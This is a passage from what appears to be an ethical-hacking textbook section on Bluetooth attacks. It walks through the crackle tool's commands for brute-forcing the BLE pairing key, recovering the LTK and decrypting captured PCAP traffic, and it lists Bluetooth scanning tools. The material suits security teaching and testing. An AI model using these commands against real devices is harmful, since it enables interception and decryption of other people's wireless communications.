
  - **Crack TK mode**

    This mode is operated during the pairing phase of BLE, where the tool attempts to brute-force the TK. For this purpose, the tool requires a PCAP file containing all the BLE pairing events.

    Run the following command to check whether all the pairing packets are present in the PCAP file using the `-i` argument:

$ crackle -i <file.pcap>

crackle checks for active connections and then determines the vulnerable connections to breach, as shown in the screenshot.



```
Analyzing connection 0:
  xx:xx:xx:xx:xx:xx (public) -> yy:yy:yy:yy:yy:yy (public)
  Found 13 encrypted packets

  Cracking with strategy 0, 20 bits of entropy

  !!!
  TK found: 412741
  !!!

  Decrypted 12 packets
  LTK found: 81b06facd90fe7a6e9bbd9cee59736a7
```

Figure 16.118: Screenshot of crackle TK mode

The encrypted **pcap** data can be decrypted by adding the **-o** option using the following command:

$ crackle -i <file.pcap> -o <output.pcap>


- **Decryption Using LTK**

  In this mode, to unlock the encrypted data, crackle requires an LTK value, which is a 128 hexadecimal number, and a PCAP file containing LL_ENC_REQ and LL_ENC_RSP packets.

  Run the following command with the **-i** and **–l** options, which assist in verifying the data within the file:

  $ crackle -i <file.pcap> -l <LTK>

  The screenshot shows the availability of nine encrypted packets, out of which six can be decrypted.




```
Analyzing connection 0:
  xx:xx:xx:xx:xx:xx (public) -> yy:yy:yy:yy:yy:yy (public)
  Found 9 encrypted packets
  Decrypted 6 packets

Specify an output file with -o to decrypt packets!
```

Figure 16.119: Screenshot of the LTK decryption mode of crackle

Run the following command to decrypt the packets and store them in a PCAP file using the **-o** option:

$ crackle -i <file.pcap> -o <out.pcap> -l <LTK>



Bluetooth Hacking Tools

BluetoothView

It monitors the **activity of Bluetooth devices** around you and displays information, such as Device Name, Bluetooth Address, Major Device Type, Minor Device Type, First Detection Time, and Last Detection Time

Device Name	Description	Address	Major Device T...	Minor Device ...	First
[redacted]	[redacted]	[redacted]	[redacted]	Smart	
HOLUX GPSlim240	HOLUX GPSlim240	00:0b:0b:[redacted]	Unclassified		
Jawbone	Jawbone	00:21:3c:[redacted]	Audio	Headset	
PLT 510	PLT 510	00:19:7f:[redacted]	Audio	Headset	

0 Bluetooth Devices

NirSoft Freeware. http://www.nirsoft.net

https://www.nirsoft.net

BTCrawler
http://petronius.sourceforge.net

BlueScan
http://bluescanner.sourceforge.net

Bluetooth Scanner - btCrawler
https://play.google.com

Bluedevil
https://github.com

